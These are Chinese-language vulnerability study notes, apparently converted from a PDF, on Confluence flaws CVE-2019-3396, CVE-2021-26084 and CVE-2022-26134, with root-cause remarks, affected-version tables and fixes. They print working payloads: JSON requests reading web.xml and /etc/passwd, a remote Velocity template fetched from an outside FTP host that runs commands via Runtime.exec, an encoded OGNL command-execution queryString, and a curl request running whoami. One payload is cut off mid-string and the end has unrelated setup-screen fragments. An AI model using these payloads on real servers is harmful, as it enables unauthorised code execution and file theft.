
漏洞成因

可以通过请求来指定模板




任意文件读取,但有些版本因为 classloader 不一样?导致可以跨越目录,读到其他目录的敏感文件(这里只能读特定目录下的),而且这种情况下可以加载我们的远程模板文件造成 rce (所以这一个点同时存在 SSRF,路径穿越,敏感文件泄露,RCE 分了四个 CVE)

https://paper.seebug.org/884/

https://github.com/jas502n/CVE-2019-3396


这里会调用四个loader的 getResourceStream 方法去找对应的模板文件



new BufferedReader(new

InputStreamReader(result)).lines().collect(Collectors.joining(Sys
tem.lineSeparator()));

然后会拼接到 WEB-INF\classes 路径做标准化处理



然后在缓存中读取数据

修复



过滤了外面传输的"_template"参数

```
{"contentId": "78658", "macro":{"name": "widget", "body":"",
"params":{"url": "https://www.viddler.com/v/234as", "width":
"10", " height": "10", "_template": "../web.xml"}}}
{"contentId":"1", "macro":{"name":"widget", "params":
{"url":"https://www.viddler.com/v/test","width":"1000","height":"
1000", "_template": "file:///etc/passwd"}, "body": ""}}
{"contentId":"1", "macro":{"name":"widget", "params":
{"url":"https://www.viddler.com/v/test","width":"1000","height":"
1000","_template":"ftp://10.10.20.166:8886/r.vm","command":"ifcon
fig"}, "body":""}}
r.vm:
#set ($exp="exp")
#set
($a=$exp.getClass().forName("java.lang.Runtime").getMethod("getRu
ntime", null).invoke(null, null).exec($command))
#set
($input=$exp.getClass().forName("java.lang.Process").getMethod("g
etInputStream").invoke($a))
#set($sc = $exp.getClass().forName("java.util.Scanner"))
#set($constructor =
$sc.getDeclaredConstructor($exp.getClass().forName("java.io.Input
Stream")))
#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))
#if($scan.hasNext())
    $scan.next()
#end
```

影响版本

名称	编号	危害	影响版本	备注
Confluence 未授权 RCE	CVE-2019-3396	9.8	所有 1.xx, 2.xx, 3.xx,	
			4.xx 和 5.xx 版本 所有	
			6.0.x, 6.1.x, 6.2.x,	
			6.3.x, 6.4.x和6.5.x版本	
			6.6.12 之前的所有 6.6.x	
			版本 所有 6.7.x, 6.8.x,	
			6.9.x, 6.10.x和6.11.x版	
			本 6.12.3 之前的所有	
			6.12.x 版本 6.13.3 之前	
			的所有 6.13.x 版本	
			6.14.2 之前的所有 6.14.x	
			版本	
			widgetconnector<=3.1.3	

Confluence 路径穿越漏洞	CVE-2019-3398		6.6.14 之前的所有版本 所有 6.7.x-6.11.x 版本 6.12.4 之前的所有 6.12.x 版本 6.13.4 之前的所有 6.13.x 版本 6.14.3 之前的所有 6.14.x 版本 6.15.2 之前的所有 6.15.x	
Confluence 敏感信息泄露	CVE-2019-3394	8.8	6.1.0 <= version < 6.6.16 6.7.0 <= version < 6.13.7 6.14.0 <= version < 6.15.8	
Confluence WebDAV 插件 未授权 SSRF	CVE-2019-3395	9.8	同 3396	

CVE-2021-26084

```
受影响版本
Confluence < 6.13.23
6.14.0 ≤ Confluence < 7.4.11
7.5.0 ≤ Confluence < 7.11.6
7.12.0 ≤ Confluence < 7.12.5
Confluence < 7.13.0

不受影响版本
Confluence=6.13.23
Confluence=7.4.11
Confluence=7.11.6
Confluence=7.12.5
Confluence=7.13.0
```

漏洞成因

OGNL注入

https://github.com/vulhub/vulhub/blob/master/confluence/CVE-2021-26084/README.zh-cn.md

https://xz.aliyun.com/t/10736

```
SafeExpressionUtil

ecompiled .class file, bytecode version: 50.0 (Java 6)

private static boolean containsUnsafeExpression(Node node) { node: ASTAdd@51967

String nodeClassName = node.getClass().getName(); nodeClassName: "ognl.ASTAdd" node: ASTAdd@51967

if (UNSAFE_NODE_TYPES.contains(nodeClassName)) { nodeClassName: "ognl.ASTAdd"

return true;
} else if ("ognl.ASTProperty".equals(nodeClassName) && U

return true;
} else if ("ognl.ASTMethod".equals(nodeClassName) && U

return true;
} else if ("ognl.ASTVarRef".equals(nodeClassName) && U

return true;
} else {

for(int i = 0; i < node.jjtGetNumChildren(); ++i)

Node childNode != null && containsUnsafeExpress

### UNSAFE_NODE_TYPES = {Collections$UnmodifiableSet@51978} size = 4

> {.} 2 = "ognl.ASTStaticField"

> {.} 3 = "ognl.ASTStaticField"

> {.} 3 = "ognl.ASTAssign"
```

for循环递归判断子节点

然后还有一点,这里利用了unicode来对外面的单引号进行闭合(直接传入单引号会被html编码)

 $\label{thm:continuous} $$\operatorname{queryString=\%5cu0027\%2b\%7bClass.forName\%28\%5cu0027javax.script.ScriptEngineManager\%5cu0027\%29.newInstance\%28\%29.getEngineByName\%28\%5cu0027JavaScript\%5cu0027\%29.\%5cu0065val%28\%5cu0027var+isWin+%3d+java.lang.System.getProperty\%28\%5cu0022os.name\%5cu0022\%29.toLowerCase%28%29.contains%28%5cu0022win%5cu0022%29%3b+var+cmd+%3d+new+java.lang.String%28%5cu0022id%5cu0022%29%3bvar+p+%3d+new+java.lang.ProcessBuilder%28%29%3b+if%28isWin%29%7bp.command%28%5cu0022cmd.exe%5cu0022%2c+%5cu0022%2fc%5cu0022%2c+cmd%29%3b+%7d+else%7bp.command%28%5cu0022bash%5cu0022%2c+%5cu0022-$


修复

CVE-2022-26134

WebWork 框架分析

Confluence 使用 WebWork 框架,框架调用流转图,整个 HTTP 请求逻辑是随着这个框架处理流程来的。

- 1. 客户发起 HTTP 流程访问
- 2. 按照 servlet 规范,先由 filter 进行处理,然后由 WebWork 核心控制器 ServletDispatcher 进行处理
- 3. WebWork 根据 xwork.xml 配置文件来处理请求:在配置文件中定义路由对应的拦截器,业务逻辑,业务逻辑响应等部分
- 4. 先依次调用拦截器(before),然后再由业务逻辑处理
- 5. 根据业务逻辑返回的响应类型对响应进行渲染
- 6. 依次调用拦截器(after),然后将响应输出



利用范围

Confluence Server and Data Center >= 1.3.0

Confluence Server and Data Center < 7.4.17

Confluence Server and Data Center < 7.13.7

Confluence Server and Data Center < 7.14.3

Confluence Server and Data Center < 7.15.2

Confluence Server and Data Center < 7.16.4

Confluence Server and Data Center < 7.17.4

Confluence Server and Data Center < 7.18.1

漏洞成因

 $\underline{https://github.com/vulhub/vulhub/blob/master/confluence/CVE-2022-26134/README.zh-cn.md}$

https://www.anquanke.com/post/id/274026#h2-7


https://mp.weixin.qq.com/s/qKaUxUmUIprWZesN7WjzLA

curl -vv
http://192.168.182.137:8090/%24%7B%28%23a%3D%40org.apache.commons
.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.
exec%28%22whoami%22%29.getInputStream%28%29%2C%22utf-

 $8\%22\%29\%29.\%28\%40 com. opensymphony. we bwork. Servlet Action Context\%40 \\ get Response\%28\%29. set Header\%28\%22X-Response\%22\%2C\%23a\%29\%29\%7D/$

修复

新版本主要是修改了 xwork-1.0.3-atlassian-10.jar 。首先简单进行一下补丁对比:



改动的地方很多,但是最关键的地方位于 ActionChainResult#execute 函数,对提取 finalNamespace 和 finalActionName 的过程进行了更新。

配置集群节点	Ţ	
集群名称:	test	
	为集群命名的名称	
共享的主目录:	/home/cqq/ 指向共享目录的文件路径,应该能够被集群中的所有	

Confluence 应将数据存储在哪里? 了解更多关于如何将 Confluence 连接到数据库

数据库类型	MySQL ▼
安装类型	● 简单
	○ 通过连接字符串 使用数据库网址添加额外参数
主机名 [*]	192.168.182.1
	您的数据库服务器主机名或 IP 地址
端口*	3306
	您的数据库服务器的 TCP 端口号
数据库名称*	confluence
用户名*	root
密码	••••